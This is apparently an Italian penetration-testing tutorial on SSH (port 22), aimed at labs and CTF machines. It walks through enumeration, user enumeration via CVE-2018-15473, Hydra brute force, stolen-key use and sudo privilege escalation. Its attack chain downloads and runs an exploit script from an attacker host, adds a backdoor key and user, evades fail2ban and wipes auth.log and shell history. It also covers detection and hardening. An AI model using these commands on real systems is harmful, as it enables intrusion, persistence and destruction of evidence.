Porta 22 SSH: Enumerazione, Brute Force, Tunneling e Hardening

Scopri cos'è la porta 22 SSH ,uno dei target più frequenti nei pentest: scopri enumerazione, brute force, user enumeration, chiavi rubate, tunneling SSH e hardening efficace del protocollo Secure Shell.
- Pubblicato il 2026-03-20
- Tempo di lettura: 12 min
La porta 22 è il gateway cifrato verso l’amministrazione remota di server e sistemi Unix/Linux — e rappresenta uno dei target più frequenti in penetration testing. Secure Shell (SSH) ha sostituito Telnet e rlogin negli anni ‘90 portando cifratura end-to-end, autenticazione forte e integrità dei dati. Nonostante la robustezza del protocollo, le misconfigurazioni umane trasformano SSH in un punto d’accesso diretto: credenziali deboli, chiavi private esposte, algoritmi obsoleti e versioni vulnerabili aprono la strada a compromise complete del sistema. In ambiente lab e CTF, la porta 22 è un elemento ricorrente: dal brute force con Hydra all’exploitation di CVE specifici come CVE-2018-15473 (username enumeration) fino alle tecniche di pivoting con SSH tunneling.
SSH sopravvive e prospera nel 2026 per ragioni concrete: è l’unico protocollo standard per amministrazione remota sicura in ambienti Unix/Linux, è integrato nativamente in ogni distribuzione moderna, supporta autenticazione multi-fattore e con chiavi RSA/ED25519, e permette tunneling sicuro per altri protocolli. In ambito DevOps, SSH è il backbone di CI/CD pipeline, deployment automatizzati e configurazione Infrastructure as Code con Ansible/Terraform.
Come funziona il protocollo SSH #
SSH (Secure Shell) è un protocollo crittografico che stabilisce un canale sicuro su rete non affidabile. Usa TCP porta 22 di default e opera in tre fasi distinte: negoziazione algoritmi, autenticazione e sessione.
Flow completo di una connessione SSH:
- TCP Handshake — Client e server stabiliscono connessione TCP sulla porta 22
- Protocol Version Exchange — Scambiano stringhe di identificazione (es:
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1) - Key Exchange (KEX) — Negoziano algoritmi per cifratura, MAC, compressione e scambiano chiavi Diffie-Hellman
- Authentication — Il client si autentica tramite password, chiave pubblica, keyboard-interactive o GSSAPI
- Session Establishment — Si apre un canale cifrato per shell interattiva, command execution o port forwarding
- Data Transfer — Tutti i dati viaggiano cifrati con algoritmo concordato (es: aes256-ctr)
- Teardown — Il client invia
exit, il server chiude la connessione
Metodi di autenticazione SSH:
| Metodo | Descrizione | Sicurezza | Uso tipico |
|---|---|---|---|
password | Username + password in chiaro (cifrato nel tunnel) | Bassa (suscettibile a brute force) | User normali, accesso interattivo |
publickey | Chiave privata (client) + chiave pubblica (server) | Alta | Automazione, admin, deploy |
keyboard-interactive | Challenge-response (es: 2FA/OTP) | Alta | Autenticazione multi-fattore |
gssapi-with-mic | Kerberos SSO | Alta | Ambienti Active Directory |
hostbased | Autenticazione basata su host fidato | Media | Cluster, grid computing |
Le misconfigurazioni comuni sulla porta 22 includono: PermitRootLogin abilitato, PasswordAuthentication in cleartext senza rate limiting, chiavi SSH con permessi errati (chmod 644 invece di 600), algoritmi legacy come ssh-rsa e arcfour, e server esposti su Internet senza fail2ban o IP whitelisting.
Enumerazione base: nmap e banner grabbing #
Il primo passo è identificare la versione di SSH in esecuzione e gli algoritmi supportati. Nmap offre script NSE dedicati per SSH.
nmap -sV -sC -p 22 10.10.10.10PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
| 256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_ 256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
| ssh-auth-methods:
|_ Supported authentication methods: publickey,password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelParametri: -sV rileva versione del servizio, -sC esegue script NSE di default (ssh-hostkey, ssh-auth-methods).
L’output rivela: OpenSSH 7.6p1 Ubuntu, chiavi host (RSA 2048-bit, ECDSA 256-bit, ED25519 256-bit) e metodi di autenticazione supportati (publickey e password).
Banner grabbing manuale con netcat:
nc -vn 10.10.10.10 22(UNKNOWN) [10.10.10.10] 22 (ssh) open
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3Il banner SSH contiene informazioni critiche: versione protocollo (SSH-2.0), software (OpenSSH), versione software (7.6p1), distribuzione (Ubuntu-4ubuntu0.3).
Fingerprinting con ssh-audit:
ssh-audit 10.10.10.10# general
(gen) banner: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
(gen) software: OpenSSH 7.6p1
(gen) compatibility: OpenSSH 7.3+, Dropbear SSH 2016.73+
(gen) compression: enabled ([email protected])
# key exchange algorithms
(kex) curve25519-sha256 -- [info] available since OpenSSH 7.4, Dropbear SSH 2018.76
(kex) [email protected] -- [info] available since OpenSSH 6.5, Dropbear SSH 2013.62
# host-key algorithms
(key) ssh-rsa (2048-bit) -- [fail] using weak hashing algorithm
(key) rsa-sha2-512 (2048-bit) -- [info] available since OpenSSH 7.2
(key) ssh-ed25519 -- [info] available since OpenSSH 6.5
# encryption algorithms (ciphers)
(enc) [email protected] -- [info] available since OpenSSH 6.5
(enc) aes256-ctr -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
# message authentication code algorithms
(mac) [email protected] -- [warn] using encrypt-then-MAC mode
(mac) hmac-sha2-256 -- [info] available since OpenSSH 5.9, Dropbear SSH 2013.56
# algorithm recommendations
(rec) -ssh-rsa -- kex algorithm to removeParametri: ssh-audit analizza algoritmi di cifratura, MAC, key exchange e rileva debolezze configurazione.
Enumerazione avanzata: script NSE e user enumeration #
Nmap include script NSE specifici per SSH. Il più critico è ssh2-enum-algos che lista tutti gli algoritmi supportati.
nmap --script="ssh*" -p 22 10.10.10.10Tabella script NSE per SSH:
| Script | Categoria | Funzione | Output chiave |
|---|---|---|---|
ssh-hostkey | default, safe | Fingerprinting chiavi host | Tipo e dimensione chiave (RSA/ECDSA/ED25519) |
ssh-auth-methods | default, safe | Enumera metodi autenticazione supportati | publickey, password, keyboard-interactive |
ssh2-enum-algos | safe | Lista algoritmi KEX, cipher, MAC | Algoritmi legacy (3DES, MD5) |
ssh-brute | intrusive | Brute force credenziali | Username/password validi |
sshv1 | safe | Verifica se SSHv1 è abilitato | VULNERABLE se presente |
Username enumeration con CVE-2018-15473:
OpenSSH < 7.7 è vulnerabile a timing attack che permette di enumerare username validi senza autenticazione.
python3 ssh_enum.py --userList users.txt 10.10.10.10[+] Valid username: root
[+] Valid username: admin
[+] Valid username: john
[+] Valid username: ubuntuIl CVE-2018-15473 sfrutta una differenza nel tempo di risposta tra username esistenti e non esistenti durante l’autenticazione publickey.
Tecniche offensive: da brute force a chiavi rubate #
1. Brute force con Hydra #
SSH è il target più comune per brute force. Hydra supporta multi-threading e dizionari custom.
hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 ssh://10.10.10.10[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
[DATA] attacking ssh://10.10.10.10:22/
[22][ssh] host: 10.10.10.10 login: admin password: password123
1 of 1 target successfully completed, 1 valid password foundParametri: -l admin utente singolo (usare -L users.txt per lista), -P rockyou.txt dizionario password, -t 4 massimo 4 thread (OpenSSH ha rate limiting default), ssh:// specifica protocollo.
Brute force con Medusa:
medusa -h 10.10.10.10 -u admin -P passwords.txt -M ssh -t 4ACCOUNT FOUND: [ssh] Host: 10.10.10.10 User: admin Password: admin123 [SUCCESS]2. Autenticazione con chiave privata rubata #
Se si ottiene una chiave privata SSH (da /home/user/.ssh/id_rsa o backup esposti), usarla per autenticarsi:
# Chiave privata trovata in /home/john/.ssh/id_rsa (da FTP anonymous o directory traversal)
chmod 600 id_rsa
ssh -i id_rsa [email protected]
Se la chiave è protetta da passphrase:
# Crack passphrase con John the Ripper
ssh2john id_rsa > id_rsa.hash
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hashLoaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
password123 (id_rsa)ssh -i id_rsa [email protected]
# Enter passphrase for key 'id_rsa': password1233. Credenziali di default #
Prima del brute force, testare combinazioni comuni:
| Sistema | Username | Password |
|---|---|---|
| Linux root | root | root, toor, password, admin |
| Ubuntu default | ubuntu | ubuntu |
| Raspberry Pi | pi | raspberry |
| Cisco IOS | cisco | cisco |
| Juniper | root | vuoto o Juniper |
4. SSH user enumeration con Metasploit #
msfconsole -q
use auxiliary/scanner/ssh/ssh_enumusers
set RHOSTS 10.10.10.10
set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
run[+] 10.10.10.10:22 - SSH - User 'root' found
[+] 10.10.10.10:22 - SSH - User 'admin' found
[+] 10.10.10.10:22 - SSH - User 'john' foundTre scenari pratici da lab e CTF #
Scenario 1 — Chiave privata SSH esposta via FTP #
Contesto: macchina CTF con FTP anonymous e chiave SSH in backup accessibile.
# Enumerazione FTP
ftp 10.10.10.50
# Name: anonymous | Password: (invio)
ftp> cd backups
ftp> ls -la
-rw-r--r--    1 1001    1001     1679 Jun 10  2024 id_rsa
ftp> get id_rsa
ftp> bye# Correggere permessi chiave
chmod 600 id_rsa
# Identificare username dal sistema (nmap, web enum, ecc.)
# In questo caso: john
ssh -i id_rsa [email protected]Se la chiave richiede passphrase:
ssh2john id_rsa > hash.txt
john --wordlist=rockyou.txt hash.txt
# password: secret123

ssh -i id_rsa [email protected]
# Enter passphrase: secret123
john@target:~$
Privilege escalation:
john@target:~$ sudo -l
# (ALL) NOPASSWD: /usr/bin/vim

john@target:~$ sudo vim -c ':!/bin/bash'
root@target:~# cat /root/flag.txt
# CTF{ssh_key_privesc_sudo_vim}
Scenario 2 — Brute force SSH + weak sudo #
Contesto: server Linux con SSH esposto, credenziali deboli e sudo misconfiguration.
# Username enumeration con CVE-2018-15473
python3 ssh_enum.py --userList /usr/share/wordlists/metasploit/unix_users.txt 10.10.10.100
# [+] Valid: admin, john, robert# Brute force con Hydra (dizionario ridotto per velocità)
hydra -L valid_users.txt -P /usr/share/wordlists/fasttrack.txt -t 4 ssh://10.10.10.100
# [22][ssh] host: 10.10.10.100 login: robert password: robertssh [email protected]
robert@target:~$ sudo -l
# (ALL) NOPASSWD: /usr/bin/find
# Exploit SUID find per root
robert@target:~$ sudo find /etc/passwd -exec /bin/bash \;
root@target:~# id
# uid=0(root) gid=0(root)Scenario 3 — SSH tunneling per accesso servizio interno #
Contesto: macchina compromessa con SSH, servizio web interno sulla porta 8080 non raggiungibile dall’esterno.
# Accesso SSH ottenuto (brute force o chiave rubata)
ssh [email protected]

# Enumerazione rete interna
user@target:~$ ip addr
# eth1: 192.168.1.50/24

user@target:~$ netstat -tulnp
# tcp 0.0.0.0:22 LISTEN
# tcp 127.0.0.1:8080 LISTEN    <- Servizio web interno

# Logout e creazione tunnel SSH locale
exit
Local port forwarding — Porta locale 8080 forwarded alla porta 8080 del target:
ssh -L 8080:localhost:8080 [email protected]
# Lasciare la sessione SSH aperta
Terminale 2:
curl http://localhost:8080
# <html>Internal Admin Panel</html>

firefox http://localhost:8080
# Accesso all'admin panel interno tramite tunnel SSH
Dynamic port forwarding (SOCKS proxy):
ssh -D 1080 [email protected]Configurare browser o proxychains per usare localhost:1080 come SOCKS5 proxy, poi navigare rete interna 192.168.1.0/24.
proxychains nmap -sT -Pn 192.168.1.0/24
proxychains firefox
# Inserire 192.168.1.100 nella barra indirizzi
Toolchain integration: dalla recon alla post-exploitation #
Pipeline completa:
RECONNAISSANCE
│
├─ nmap -sV -sC -p 22 <target>             → Versione + algoritmi + hostkey
├─ ssh-audit <target>                      → Analisi sicurezza configurazione
├─ nc -vn <target> 22                      → Banner grab manuale
└─ searchsploit openssh <version>          → CVE pubblici

ENUMERATION
│
├─ nmap --script=ssh-auth-methods          → Metodi autenticazione supportati
├─ python3 ssh_enum.py <target>            → User enumeration (CVE-2018-15473)
└─ msfconsole → auxiliary/scanner/ssh/ssh_enumusers

EXPLOITATION
│
├─ A) Brute force → hydra/medusa → valid creds → SSH access
├─ B) Chiave privata rubata → ssh -i id_rsa → SSH access
├─ C) CVE exploitation → searchsploit + PoC → RCE/bypass auth
├─ D) Weak passphrase → ssh2john → john → cracked key → SSH access
└─ E) Default credentials → manual test → SSH access

POST-EXPLOITATION
│
├─ sudo -l                                 → Check sudo misconfiguration
├─ find / -perm -4000 2>/dev/null          → SUID binaries
├─ cat /etc/crontab                        → Cron job abuse
├─ SSH tunneling → -L / -R / -D            → Lateral movement/pivoting
└─ /home/*/.ssh/authorized_keys            → Add persistence backdoor
Tabella comparativa strumenti:
| Tool | Velocità | Stealth | Use case |
|---|---|---|---|
| nmap | Media | Bassa | Discovery iniziale, version detection |
| ssh-audit | Alta | Alta | Analisi configurazione sicurezza |
| Hydra | Alta | Bassa | Brute force parallelo |
| Medusa | Media | Media | Brute force con rate limiting custom |
| Metasploit | Bassa | Bassa | Exploitation automatizzata |
| ssh_enum.py | Alta | Media | User enumeration CVE-2018-15473 |
| John the Ripper | Media | N/A | Crack passphrase chiavi SSH offline |
Attack chain completa end-to-end #
Scenario realistico: da scan a persistenza
[00:00] RECONNAISSANCE
nmap -sV -p 22,80,3306 10.10.10.150
# OpenSSH 7.6p1 + Apache + MySQL

[00:02] ENUMERATION
python3 ssh_enum.py --userList unix_users.txt 10.10.10.150
# Valid users: root, admin, backup, john

[00:05] BRUTE FORCE
hydra -L valid_users.txt -P rockyou.txt -t 4 ssh://10.10.10.150
# [22][ssh] login: backup password: backup123

[00:10] INITIAL ACCESS
ssh [email protected]
# backup@target:~$

[00:12] ENUMERATION POST-COMPROMISE
backup@target:~$ sudo -l
# Sorry, user backup may not run sudo

backup@target:~$ find / -perm -4000 2>/dev/null
# /usr/bin/screen-4.5.0 (SUID)

[00:15] PRIVILEGE ESCALATION
# Screen 4.5.0 vulnerable to CVE-2017-5618
wget http://10.10.14.5/screen-exploit.sh
bash screen-exploit.sh
# [+] Enjoy your root shell!
root@target:~#

[00:18] PERSISTENCE
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADA... attacker@kali' >> /root/.ssh/authorized_keys

# Backdoor user
useradd -m -s /bin/bash -G sudo backdoor
echo 'backdoor:Password123!' | chpasswd

[00:20] LATERAL MOVEMENT
# Enumerazione rete interna
root@target:~# ip neigh
# 192.168.10.20 dev eth1 lladdr 00:50:56:xx:xx:xx REACHABLE

# SSH tunnel per pivoting
ssh -D 1080 -f -N [email protected]
# (Da attacker box)

proxychains nmap -sT -Pn 192.168.10.20
# 22/tcp open  ssh
# 3389/tcp open  ms-wbt-server
Timeline stimata: 20 minuti dall’identificazione SSH a root completo + persistenza + pivot nella rete interna.
Detection e tecniche di evasion #
Lato Blue Team: cosa monitorare #
I log SSH sono la prima linea di difesa. Su Linux, SSH logga su /var/log/auth.log (Debian/Ubuntu) o /var/log/secure (RHEL/CentOS).
Indicatori di compromissione (IoC) critici:
- Brute force: sequenze di
Failed password forda stesso IP - Login da IP anomalo: accessi da geolocazioni inusuali
- Login root:
Accepted password for rootse PermitRootLogin è disabilitato ma bypassato - Port forwarding:
session opened for user X by (uid=0)+Connection from Y port Z - Chiave non riconosciuta:
Accepted publickey for user from IPcon fingerprint sconosciuto
Esempio log brute force:
Jun 15 10:23:15 server sshd[12345]: Failed password for admin from 203.0.113.50 port 54321 ssh2
Jun 15 10:23:17 server sshd[12346]: Failed password for admin from 203.0.113.50 port 54322 ssh2
Jun 15 10:23:19 server sshd[12347]: Failed password for admin from 203.0.113.50 port 54323 ssh2
Jun 15 10:23:21 server sshd[12348]: Failed password for admin from 203.0.113.50 port 54324 ssh2
Jun 15 10:23:23 server sshd[12349]: Accepted password for admin from 203.0.113.50 port 54325 ssh2
Regola SIEM per detection brute force:
source="auth.log" "Failed password"
| stats count by src_ip
| where count > 5
| eval severity="HIGH"
Protezione con fail2ban:
# /etc/fail2ban/jail.local
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600
findtime = 600
Lato Red Team: evasion e OPSEC #
1. Brute force rallentato:
# Single thread con pausa 5 secondi tra tentativi
hydra -l admin -P top100.txt -t 1 -W 5 ssh://10.10.10.150
Sotto la soglia fail2ban standard (3 tentativi in 600 secondi = ban).
2. Tunneling su porta non standard:
Se SSH è spostato dalla porta 22 alla 2222 per “security by obscurity”:
nmap -p- --open 10.10.10.150
# 2222/tcp open ssh

ssh -p 2222 [email protected]
3. Evitare logging specifico:
# Connessione SSH senza aggiungere entry a known_hosts
ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no [email protected]
4. Cleanup post-operazione:
# Rimuovere entry da auth.log (se root)
sed -i '/203.0.113.50/d' /var/log/auth.log

# Rimuovere command history
history -c
rm ~/.bash_history
ln -sf /dev/null ~/.bash_history

# Rimuovere chiave SSH aggiunta
sed -i '/attacker@kali/d' /root/.ssh/authorized_keys
Performance e scaling multi-target #
Single target vs subnet scan #
Per un singolo target, la scansione completa richiede 10-20 secondi:
time nmap -sV -sC -p 22 10.10.10.150
# real    0m15.234s
Su subnet più ampie:
# Fase 1: discovery veloce (1-3 minuti su /24)
nmap -T4 --open -p 22 10.10.10.0/24 -oG ssh_hosts.txt

# Fase 2: estrai host con SSH aperto
grep "22/open" ssh_hosts.txt | awk '{print $2}' > targets.txt

# Fase 3: scan dettagliato solo su target validi
nmap -sV -sC -p 22 -iL targets.txt -oA ssh_detailed

# Fase 4: brute force parallelo
hydra -L users.txt -P passwords.txt -M targets.txt ssh -t 4
Ottimizzazione brute force con GNU Parallel:
# Brute force simultaneo su 10 host (2 thread per host = 20 thread totali)
cat targets.txt | parallel -j 10 hydra -l admin -P top100.txt -t 2 ssh://{}
Credenziali trovate → propagazione laterale #
# Credenziali valide trovate: admin:Password123

# Test su tutta la subnet
crackmapexec ssh 10.10.10.0/24 -u admin -p Password123 --continue-on-successSSH 10.10.10.50 22 10.10.10.50 [+] admin:Password123
SSH 10.10.10.75 22 10.10.10.75 [+] admin:Password123
SSH 10.10.10.100 22 10.10.10.100 [+] admin:Password123Credential reuse su 3 host — lateral movement immediato.
Troubleshooting: errori comuni e fix rapidi #
| Errore | Causa probabile | Fix immediato |
|---|---|---|
Connection refused | SSH non in ascolto o firewall | Verificare con nmap -p 22 e nc -vn target 22 |
Permission denied (publickey) | Solo auth publickey abilitata, no password | Ottenere chiave privata o verificare PasswordAuthentication yes |
Host key verification failed | Chiave host cambiata (MITM o reinstall) | ssh-keygen -R <host> per rimuovere vecchia chiave |
Bad owner or permissions | Permessi chiave privata errati | chmod 600 id_rsa (deve essere readable solo da owner) |
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! | Possibile MITM attack | Verificare fingerprint con admin, poi ssh-keygen -R <host> |
| Hydra troppo lento | Rate limiting SSH o fail2ban | Ridurre thread: -t 1 -W 10 |
Too many authentication failures | Troppi tentativi in una sessione | SSH limita a 6 tentativi per connessione, Hydra riconnette |
ssh_exchange_identification: read: Connection reset | Fail2ban o TCP wrapper ban | Attendere scadenza ban o cambiare IP |
FAQ — domande operative #
Perché SSH è considerato sicuro ma viene attaccato spesso?
SSH è crittograficamente robusto, ma la sicurezza dipende dalla configurazione e dalle credenziali. Un server SSH con password debole o chiavi esposte è vulnerabile quanto Telnet cleartext.
Posso fare brute force efficace su SSH senza essere bannato?
Sì, con rate limiting manuale: hydra -t 1 -W 10 (1 thread, 10 secondi tra tentativi). Sotto la soglia fail2ban standard ma molto lento (1 password ogni 10s = 360/ora).
Come riconosco se una chiave SSH è protetta da passphrase?
ssh -i id_rsa [email protected]Se richiede Enter passphrase for key 'id_rsa':, la chiave è cifrata. Se connette direttamente, è senza passphrase.
Qual è la differenza tra -L, -R e -D in SSH?
- Local forwarding (
-L): Porta locale → porta remota.ssh -L 8080:localhost:80 user@server—localhost:8080accede aserver:80 - Remote forwarding (
-R): Porta remota → porta locale.ssh -R 9000:localhost:22 user@server—server:9000accede al tuolocalhost:22 - Dynamic forwarding (
-D): SOCKS proxy.ssh -D 1080 user@server— tutto il traffico vialocalhost:1080esce dal server
Il CVE-2018-15473 funziona su tutte le versioni OpenSSH?
No, solo OpenSSH < 7.7. Versioni successive hanno patchato il timing leak. Verificare versione con ssh -V o banner grab.
Posso usare Metasploit per brute force SSH?
Sì: use auxiliary/scanner/ssh/ssh_login, set RHOSTS, USERPASS_FILE (formato user:pass per riga), exploit. Più lento di Hydra ma integrato in framework Metasploit.
Come nascondo la versione SSH nel banner?
Impossibile nasconderla completamente (è parte dell’handshake protocollo), ma si può personalizzare:
# /etc/ssh/sshd_config
DebianBanner no
Questo rimuove la parte -Ubuntu-4ubuntu0.3 lasciando solo OpenSSH_7.6p1.
Cheat sheet finale #
| Azione | Comando |
|---|---|
| Scan versione + default scripts | nmap -sV -sC -p 22 <target> |
| Banner grab | nc -vn <target> 22 |
| Analisi sicurezza configurazione | ssh-audit <target> |
| Check metodi autenticazione | nmap --script=ssh-auth-methods -p 22 <target> |
| User enumeration (CVE-2018-15473) | python3 ssh_enum.py --userList users.txt <target> |
| Brute force (Hydra) | hydra -L users.txt -P pass.txt ssh://<target> |
| Brute force (Medusa) | medusa -h <target> -U users.txt -P pass.txt -M ssh |
| Brute force (Metasploit) | use auxiliary/scanner/ssh/ssh_login |
| Login con chiave privata | ssh -i id_rsa [email protected] |
| Crack passphrase chiave | ssh2john id_rsa > hash; john --wordlist=rockyou.txt hash |
| Login porta non standard | ssh -p 2222 [email protected] |
| Local port forwarding | ssh -L <local_port>:<remote_host>:<remote_port> [email protected] |
| Remote port forwarding | ssh -R <remote_port>:<local_host>:<local_port> [email protected] |
| Dynamic forwarding (SOCKS) | ssh -D 1080 [email protected] |
| Persistenza (add SSH key) | echo '<pub_key>' >> ~/.ssh/authorized_keys |
| Rimuovere chiave host | ssh-keygen -R <host> |
| Connessione senza known_hosts | ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no user@host |
| Cerca CVE | searchsploit openssh <version> |
Perché la porta 22 SSH resta critica nel 2026 #
SSH è lo standard de facto per amministrazione remota sicura e non ha alternative credibili nell’ecosistema Unix/Linux. Mentre protocolli come RDP (Windows) o VNC esistono, SSH rimane l’unico con cifratura forte integrata, autenticazione multi-fattore nativa e supporto per automazione senza stato (chiavi SSH in CI/CD). Nel 2026, l’esplosione di infrastrutture cloud (AWS EC2, Azure VM, GCP Compute) e container orchestration (Kubernetes, Docker Swarm) ha reso SSH ancora più centrale: ogni instance cloud ha SSH abilitato di default, ogni pod Kubernetes può essere debuggato via kubectl exec (che usa SSH sotto), e ogni pipeline CI/CD usa chiavi SSH per deploy automatizzati.
Differenze chiave: SSH vs alternative #
| Caratteristica | SSH (22) | Telnet (23) | RDP (3389) | VNC (5900) |
|---|---|---|---|---|
| Cifratura | ✅ AES256 | ❌ Cleartext | ✅ TLS/RC4 | ⚠️ Optional |
| Autenticazione | Password + publickey + 2FA | Password cleartext | Password + NLA | Password |
| OS principale | Linux/Unix | Legacy | Windows | Multi-platform |
| Port forwarding | ✅ Nativo (-L/-R/-D) | ❌ No | ⚠️ Limitato | ❌ No |
| Automazione | ✅ Scripting-friendly | ❌ Interactive only | ⚠️ PowerShell remoting | ❌ GUI only |
| Footprint | Basso (CLI) | Basso (CLI) | Alto (GUI rendering) | Alto (framebuffer) |
Quando usare SSH: Amministrazione server Linux, deploy automation, secure tunneling, file transfer sicuro (SCP/SFTP). Quando NON usare SSH: Desktop remoting Windows (usare RDP), accesso grafico cross-platform (usare VNC con SSH tunnel).
Hardening: difendere SSH in production #
OpenSSH (/etc/ssh/sshd_config) — Best practices 2026:
# Autenticazione
PermitRootLogin no
PasswordAuthentication no
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys
ChallengeResponseAuthentication yes  # Per 2FA

# Algoritmi sicuri
Ciphers [email protected],[email protected],aes256-ctr
MACs [email protected],[email protected]
KexAlgorithms curve25519-sha256,[email protected],diffie-hellman-group18-sha512
HostKeyAlgorithms ssh-ed25519,[email protected],rsa-sha2-512

# Protezioni
MaxAuthTries 3
MaxSessions 5
LoginGraceTime 30
ClientAliveInterval 300
ClientAliveCountMax 2

# Restrizioni
AllowUsers admin deploy
AllowGroups ssh-users
DenyUsers guest nobody
Fail2ban (/etc/fail2ban/jail.local):
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600
findtime = 600
action = iptables-multiport[name=SSH, port="ssh", protocol=tcp]
Port knocking per stealth:
# Installare knockd
apt install knockd

# /etc/knockd.conf
[openSSH]
sequence = 7000,8000,9000
seq_timeout = 5
command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn

[closeSSH]
sequence = 9000,8000,7000
seq_timeout = 5
command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn# Da attacker: knock per aprire SSH
knock 10.10.10.150 7000 8000 9000
ssh [email protected]
# Knock per chiudere
knock 10.10.10.150 9000 8000 7000OPSEC: stealth e riduzione noise #
In operazioni autorizzate:
- Brute force rallentato:
-t 1 -W 10sotto soglia fail2ban - Evitare pattern riconoscibili: Non usare username
admin/rootin sequenza — randomizzare ordine - Cleanup completo: Rimuovere chiavi SSH aggiunte, pulire auth.log, command history
- Connessioni indirette: SSH via proxy chain o SSH jump host per mascherare IP origine
In ambiente CTF: stealth non necessaria ma allenarsi prepara a scenari reali.
Disclaimer: Tutti i comandi e le tecniche descritte in questo articolo sono destinati esclusivamente all’uso in ambienti autorizzati: laboratori personali, macchine virtuali CTF come HackTheBox/TryHackMe e penetration test con autorizzazione scritta del proprietario del sistema. L’accesso non autorizzato a sistemi informatici è un reato penale in Italia (art. 615-ter c.p.) e nella maggior parte delle giurisdizioni internazionali. L’autore e HackIta declinano ogni responsabilità per usi impropri di queste informazioni. Per ulteriori dettagli sul protocollo SSH, consultare RFC 4250-4256 (https://www.rfc-editor.org/rfc/rfc4251.html) e la documentazione ufficiale OpenSSH (https://www.openssh.com/).
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.